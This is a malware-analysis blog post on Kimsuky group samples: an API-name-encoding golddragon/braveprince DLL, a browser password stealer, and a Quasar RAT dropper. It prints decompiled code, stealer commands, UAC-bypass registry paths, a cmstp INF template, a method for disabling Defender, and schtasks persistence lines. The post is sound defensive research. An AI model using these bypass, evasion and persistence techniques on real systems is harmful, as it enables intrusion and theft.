Piece of dragon's scales

December 30, 2021

TL;DR

- Attacks using the golddragon/braveprince cluster of the kimsuky (aka Thallium) group continue
- Recently, a routine to encode API names has been added to the golddragon/braveprince cluster malware.
- Quasar-based malware, an open source RAT, was discovered by searching for additional intelligence based on strings

outline

In fact, the golddragon/braveprince clusters (personally, I call them daumrat) were thinking of posting them all around mid-2021.. While I was spending time in the lost arc, the cisco talos team organized it well and made it public. It's sweet, but thanks to you, I have no use for it.

So, in this post, we will briefly discuss the braveprince, password stealer malware, and Quarsar RAT-based .net malware with name en/decoding routine added through intelligence search.

Case 1. Golddragon/braveprince malware with API Name En/Decoding logic added


When the Run function is executed through rundll.exe, it is a very typical braveprince cluster that steals information and creates svchost.exe and iexplorer.exe to steal information via daum mail. (Personally, I call it daumrat) recently discovered golddragon/braveprince In the malware, functions were the same as before, but we found a sample with added logic to encrypt/decrypt DLL and API names.

WTF_10003CD0 function

```
    while ( v10 );
    PathAppendW(&pszPath, L"OneDrivecache.dll");
    CopyFileW(Filename, &pszPath, 0);
  }
  strcpy(&v18, "taskkill /f /im daumcleaner.exe");
  memset(&v19, 0, 0xA8u);
  sub_10002870(&v18, a1, 0, a3);
  sub_100027A0(&pszFirst, L"rundll32.exe \"%s\" Run", &pszPath);
  v11 = wcslen(&pszFirst);
  v15 = v21;
  v12 = WTF_10003CD0("qPd8PUk-HwPWgO");
  v12(v15, L"dropbox", 0, 1, &pszFirst, 2 * v11);
  sub_10002990();
  v3 = 1;
}
Sleep(1u);
v17 = v21;
v13 = WTF_10003CD0("qPdIHpvP5PG");
v13(v17);
return v3;
```

get encoded dll name & api name


Inside the file, there is an api_name_table containing the encoded DLL name and the API included in the DLL. Get the encoded DLL name by comparing the encoded api names in this table.



decode string

The encoded DLL and API names received as arguments are decoded by the following routine.


1. Get the index of the character position to be decrypted in the key table
2. Calculate the position index value with a specific formula ((idx - 0x16) & 0x3F)
3. Replace the encoded string using the calculated value as an index in the key table



The decryption logic is implemented as follows.

```
def decryptor(enc_str):
    key_table = 'zcgXlSWkj314CwaYLvyh0U_odZH8OReKiNIr-JM2G7QAxpnmEVbqP5TuB9Ds6fFt'
    dec_str = ''
    for enc_chr in enc_str:
        if enc_chr == '.':
            dec_str += '.'
        else:
            idx = key_table.index(ord(enc_chr))
            dec_str += chr(key_table[ (idx - 0x16) & 0x3F ])

    return dec_str
```


The string substitution key table used by this malware is also found in other malware used by this group.
(link: https://asec.ahnlab.com/wp-content/uploads/2021/11/Kimsuky-group-APT-attack-analysis-report-AppleSeed-PebbleDash.pdf)


4.2. 최신 PebbleDash 분석

4.2.1. 초기 루틴

최근 확인되고 있는 PebbleDash 또한 사용할 API 함수들의 목록과 문자열들을 인코딩한 상태로

AhnLab 62


Kimsuky 그룹의 APT 공격 분석 보고서 (AppleSeed, PebbleDash)

가지고 있지만 알고리즘 자체는 과거 형태와는 다른 방식이 사용된다. 먼저 현재 분석 대상 샘플에는 다음과 같은 문자열이 존재하는데, 자세히 보면 숫자 및 알파벳들이 랜덤한 순서로 구성된 것을 확인할 수 있다.

- 데이터 문자열 (DataStr) :
zcgXlSWkj314CwaYLvyh0U_odZH8OReKiNlr-JM2G7QAxpnmEVbqP5TuB9Ds6fFt

각각의 대문자 / 소문자 알파벳 및 숫자 그리고 "-", "_" 특수 문자들에 대해 위 문자열에서 오프셋을 구하면 다음 표와 같다.

Report published by Ahnlab

Case 2. Information Stealer

In a stranger intelligence search, I found a sample with a familiar scent. It is a sample that has already been analyzed and reported by talos, so let's briefly look at the functions.
(link: https://blog.talosintelligence.com/2021/11/kimsuky-abuses-blogs-delivers-malware.html)

- %AppData%qwer.txt file does not exist if it does not exist
- Create %AppData%information folder (WORKING_PATH)
- Save system information in %AppData%Information folder
  - cmd.exe /c ipconfig/all >> [WORKING_PATH]\netinfo.dat & arp -a >> [WORKING_PATH]\netinfo.dat
  - cmd.exe /c systeminfo >> [WORKING_PATH]\sysinfo.dat
  - cmd.exe /c tasklist >> [WORKING_PATH]\procinfo.dat
  - [WORKING_PATH]\filelist.dat
- After the svchost.exe process is created, the data in the resource area is decrypted and then injected
  It is a malicious code that modified nirsoft's webpassview program to steal user information stored in the browser and save it as a file.
  [WORKING_PATH]\aaweb.txt

```
int __usercall sub_100027AA@<eax>(int a1@<edx>, int a2@<ecx>, int a3@<ebp>, void (__fastcall *a4)(int, int, int)@<edi>)
{
  a4(a2, a1, 2000);
  memset((a3 - 3384), 0, 0x410u);
  wsprintfW((a3 - 3384), L"%s\\netinfo.dat", a3 - 1304);
  sub_10001DC0(a3 - 4944, L"cmd.exe /c ipconfig/all >>\"%s\" & arp -a >>\"%s\"", a3 - 3384, a3 - 3384);
  (sub_100024F0)(a3 - 4944);
  memset((a3 - 5984), 0, 0x410u);
  wsprintfW((a3 - 5984), L"%s\\sysinfo.dat", a3 - 1304);
  sub_10001DC0(a3 - 4944, L"cmd.exe /c systeminfo >>\"%s\"", a3 - 5984);
  (sub_100024F0)(a3 - 4944);
  memset((a3 - 7024), 0, 0x410u);
  wsprintfW((a3 - 7024), L"%s\\procinfo.dat", a3 - 1304);
  sub_10001DC0(a3 - 4944, L"cmd.exe /c tasklist >>\"%s\"", a3 - 7024);
  (sub_100024F0)(a3 - 4944);
  memset((a3 - 8064), 0, 0x410u);
  wsprintfW((a3 - 8064), L"%s\\filelist.dat", a3 - 1304);
  sub_100022A0((a3 - 8064));
  dword_1002A614 = 1;
  return (a4)(1000);
}
```

Stealing system information


```
HANDLE __cdecl sub_4065E0(int a1)
{
  HANDLE result; // eax
  wchar_t Destination[264]; // [esp+0h] [ebp-214h]
  HANDLE hFile; // [esp+210h] [ebp-4h]

  SHGetSpecialFolderPathW(0, Destination, 26, 0);
  wcsncat(Destination, L"\\information\\aaweb.txt", 0x40u);
  result = CreateFileW(Destination, 0xC0000000, 3u, 0, 4u, 0, 0);
  hFile = result;
  if ( result != -1 )
  {
    SetFilePointer(hFile, 0, 0, 2u);
    sub_447630(hFile, a1);
    sub_447630(hFile, asc_46A500);
    result = CloseHandle(hFile);
  }
  return result;
}
```

Stealing account information stored in web browsers

This malicious code does not have a routine to transmit the collected information to the outside and does not run without the qwer.txt file, so it appears to be one of the system information collection modules executed by other malicious codes.

Case 3. .Net malware based on Quasar RAT

Case 1 While performing an intelligence search with the found key value and encoded API name, I found a dropper running Quasar RAT. The resource structure of the file is quite complex, so I expressed it as a picture



malware resource data

The operation method of the malicious code is as follows.

- If your Windows version is 10
  Drop & Execute Privilege Elevation SW (TEXT114)
- If you have high privileges and WinDefender is running
  Defender Control SW & Execution (TEXT116)
- Main Malicious Behavior (TEXT115)
  Drop file with C2 information

```
if ( check_privilege_180002430() )
{
  v16 = &ini_path_180020780;
  if ( qword_180020798 >= 0x10 )
    v16 = ini_path_180020780;
  CreateFileA = GET_PROC_ADDRESS_180004050("I9P-UP0THPc");
  hFile_ini = CreateFileA(v16, 0x40000000i64, 0i64, 0i64, 4, 128, 0i64);
  if ( hFile_ini != -1 )                    // CreateFile(%AppData%\_rspsdkt[MMDD].ini, OPEN_ALWAYS)
  {
    CloseHandle = GET_PROC_ADDRESS_180004050("IHpvPE-lnHP");
    CloseHandle(hFile_ini);
  }
  if ( find_windefender_process_180002250() )
  {
    TEXT115_Defender_Control_180001980();     // IF Running WinDefender
    Sleep(1000u);
  }
}
else if ( VersionInformation.dwMajorVersion == 10 )// if version == win10
{
  run_priv_esc_180001620();
  Sleep(0xA0F0u);
  v20 = &ini_path_180020780;
  if ( qword_180020798 >= 0x10 )
    v20 = ini_path_180020780;
  DeleteFileA = GET_PROC_ADDRESS_180004050("LPHPUP0THPc");
  DeleteFileA(v20);
}
return run_dropper_in_memory_180002100();
```

High privilege

Win 10

Main routine

Malware main logic

elevation of privilege

The malicious code decrypts the resource file (TEXT116), maps the file to memory, and calls the Export function Reg for privilege elevation.

factor	Privilege Elevation S/W	file/registry path
One	computerdefaults.exe	HKCU\\Software\\Classes\\ms-settings\\shell\\open\\command
2	sdclt.exe	HKCU\\Software\\Classes\\Folder\\shell\\open\\command
3	cmstp.exe	%AppData\Microsoft\windows\seting.ini
4	WSReset.exe	HKCU\\Software\\Classes\\AppX82a6gwre4fdg3bt635tn5ctqjf8msdd2\\Shell\\open\\command
5	slui.exe	HKCU\\Software\\Classes\\Launcher.SystemSettings\\shell\\open\\command

```
  if ( a1 == 1 )
  {
    v4 = "computerdefaults.exe";
    v5 = "Software\\Classes\\ms-settings\\shell\\open\\command";
LABEL_16:
    v7 = v10;
    if ( v12 >= 0x10 )
      v7 = v10[0];
    set_regstry_180001B00(v7, v5, v4);
    goto LABEL_19;
  }
  if ( a1 == 2 )
  {
    v4 = "sdclt.exe";
    v5 = "Software\\Classes\\Folder\\shell\\open\\command";
    goto LABEL_16;
  }
  if ( a1 != 3 )
  {
    if ( a1 == 4 )
    {
      v4 = "WSReset.exe";
      v5 = "Software\\Classes\\AppX82a6gwre4fdg3bt635tn5ctqjf8msdd2\\Shell\\open\\command";
    }
    else
    {
      if ( a1 != 5 )                            // a1 == 5
        goto LABEL_19;
      v4 = "slui.exe";
      v5 = "Software\\Classes\\Launcher.SystemSettings\\shell\\open\\command";
    }
    goto LABEL_16;
  }
  v6 = v10;
```


Privilege Elevation S/W

```
[version]
Signature=$chicago$
AdvancedINF=2.5
[DefaultInstall]

CustomDestination=CustInstDestSectionAllUsers
RunPreSetupCommands=RunPreSetupCommandsSection

[RunPreSetupCommandsSection]
[MALPATH]\malware.dll,Run
taskkill /IM cmstp.exe /F

[CustInstDestSectionAllUsers]
49000,49001=AllUSer_LDIDSection, 7

[AllUSer_LDIDSection]
"HKLM", "SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\CMMGR32.EXE", "ProfileInstallPath",
"%UnexpectedError%", ""

[Strings]
ServiceName="WinPwnageVPN"
ShortSvcName="WinPwnageVPN"
```

Turn off winDefender

Search "sMpEng" string among running processes to check whether Defender is running, and if it is running, drop the file (TEXT114) in the resource area and run it with the /D option to turn off Defender.

- Path: %PROGRAMFILES%\Microsfot\
- File name: /[cetuikgbms]{6}.exe



win defender control

Malware installation

The final malicious code, Quasar RAT, and the encrypted C2 file are dropped to a fixed folder.

- Encrypted C2 (BIN101): %AppData%\Microsoft\Office\MsWord16.pip
- Quasar RAT (BIN102): %AppData%\Microsoft\Office\StaticCache.dat

The loader running Quasar RAT creates a random folder in %AppData%\Microsoft\, drops it to a random name, and runs it.

- Installation path: %AppData%\Microsoft\ [pubs, Common, Defender, Protect, Vault]
- File name: [svchost, sihost, spoolsv, taskhostw, RuntimeBroker].exe
- Execution argument: -start

```
CreateDirectory = sub_180003EA0("I9P-UPLT9PoUp9Gc");
CreateDirectory(v3, 0i64);
snprintf_180003920(appdata_win_off, working_dir, "\\Office\\");
v5 = appdata_win_off;
if ( v52 >= 0x10 )
  v5 = appdata_win_off[0];
CreateDirectory_1 = sub_180003EA0("I9P-UPLT9PoUp9Gc");
CreateDirectory_1(v5, 0i64);                // C:\\Users\\anon\\AppData\\Roaming\\Microsoft\\Office\\
path_list = "pubs";                         // dir_name_list
v64 = "Common";
v65 = "Defender";
v66 = "Protect";
v67 = "Vault";
loader_name_list = "svchost";               // file_name_list
v69 = "sihost";
v70 = "spoolsv";
v71 = "taskhostw";
v72 = "RuntimeBroker";
v7 = time64(0i64);
srand(v7);
path = snprintf_180003920(Src, working_dir, "\\");
```

Autorun Registration (Persistence)

Attempts to register the scheduler and register the registry (if Windefender is not running) to secure the continuity of the malicious code.

```
set_schtasks_1800014C0(v29, Src);       // "\"C:\\Users\\anon\\AppData\\Roaming\\Microsoft\\Common\\taskhostw.exe\" -start"
                                        // CloudUpdate
if ( !CHECK_WINDEFENDER_180001180() )
{
  v43 = 15i64;                          // IF Defender Not Working
  v42 = 0i64;
  LOBYTE(Src[0]) = 0;
  sub_180003230(Src, v61, 0i64, 0xFFFFFFFFFFFFFFFFui64);
  v46 = 15i64;
  v45 = 0i64;
  LOBYTE(appdata_path[0]) = 0;
  sub_180003230(appdata_path, v62, 0i64, 0xFFFFFFFFFFFFFFFFui64);
  set_registry_for_autorun_180001580(appdata_path, Src);
}
```

autorun name

- WindowsAutoUpdate
- AdobeUpdate
- DefenderUpdate
- OneDriveUpdate
- CloudUpdate


```
schtasks.exe "/create /tn \"WindowsAutoUpdate\" /tr
\"C:\\Users\\anon\\AppData\\Roaming\\Microsoft\\Protect\\svchost.exe -start\" /sc DAILY /mo 1 /f"
```

Registry Path: Path: HKLM\SoftWare\Microsoft\Windows\CurrentVersion\Run

RAT Loader

RAT Loader is a .NET-based loader program named teracom or RuntimeBroker that reads Quasar-based malware, decodes it, and executes it. PDB information exists in the loaded executable file.

```
G:\SRC\!Spy\!LoadAssembly\!teracom\teracom\obj\Release\teracom.pdb
G:\SRC\!Spy\taskhost\taskhost\obj\Release\RuntimeBroker.pdb
```




teracom/runtimebroker info

```
private static void Main()
{
    if (!Environment.CommandLine.Contains(Program._dec("suzr/u3r")))
    {
        return;
    }
    bool flag;
    Mutex mutex = new Mutex(false, ".operation.", ref flag);
    if (!flag || mutex == null)
    {
        return;
    }
    new Thread(delegate()
    {
        try
        {
            string path = Path.Combine(Environment.GetFolderPath
              (Environment.SpecialFolder.ApplicationData), Program._dec("Ovb87fDs8Pnr"));
            string path2 = Program._dec("OPn59vz6");
            byte[] array = File.ReadAllBytes(Path.Combine(Path.Combine(path, path2),
              Program._dec("zOv+6/b83P789/qx+/7r")));
            for (int i = 0; i < array.Length; i++)
            {
                array[i] ^= byte.MaxValue;
            }
            Assembly assembly = Assembly.Load(array);
            if (!(assembly == null))
            {
                Type type = assembly.GetType(Program._dec("zdLMzMncsc/t8Pjt/vI="));
                if (!(type == null))
                {
                    object obj = Activator.CreateInstance(type);
                    if (obj != null)
                    {
                        MethodInfo method = type.GetMethod(Program._dec("wPL+9vE="));
                        if (!(method == null))
                        {
                            method.Invoke(obj, null);
                        }
                    }
                }
            }
        }
        catch (Exception)
        {
        }
    }).Start();
```

RAT loader

Malware based on Quasar RAT

The StaticCache.dat file that operates in memory is a Quasar RAT-based malware with a package name of RMSSVC. The overall function is the same as Quasar RAT, so only some settings, decryption logic, and C2 address loading method will be reviewed.
(link: https://github.com/quasar/Quasar)


RMSSVC (1.3.0.0)
RMSSVC.exe
PE
Type References
References
Resources
-
<Module> @02000001
AFrg.Video
AFrg.Video._DrectShow
AFrg.Video._DrectShow.Internals
RMSSVC
RMSSVC.Config
RMSSVC.CRE.cmds
RMSSVC.CRE.Comprsion
RMSSVC.CRE.Crpthy
RMSSVC.CRE.Dat
RMSSVC.CRE.Extensions
RMSSVC.CRE.Hlper
RMSSVC.CRE.Intalation
RMSSVC.CRE.MoukeyHk
RMSSVC.CRE.MoukeyHk.HtKeys
RMSSVC.CRE.MoukeyHk.Implementation
RMSSVC.CRE.MoukeyHk.WnApi
RMSSVC.CRE.Ntwrking
RMSSVC.CRE._NtSerialzer
RMSSVC.CRE._NtSerialzer.TypeSerializers
RMSSVC.CRE._Pakets
RMSSVC.CRE._Pakets.Cl_ientPa_ckets
RMSSVC.CRE._Pakets._Server_Pakets
RMSSVC.CRE._Rcovery._Brwsers
RMSSVC.CRE._Rcovery._Ftp_Cients
RMSSVC.CRE._Rcovery._Utities
RMSSVC.CRE._Regitry
RMSSVC.CRE._Rverse_Prxy
RMSSVC.CRE._Rverse_Prxy.Packets
RMSSVC.CRE._Utities
RMSSVC.Enums
RMSSVC.Properties

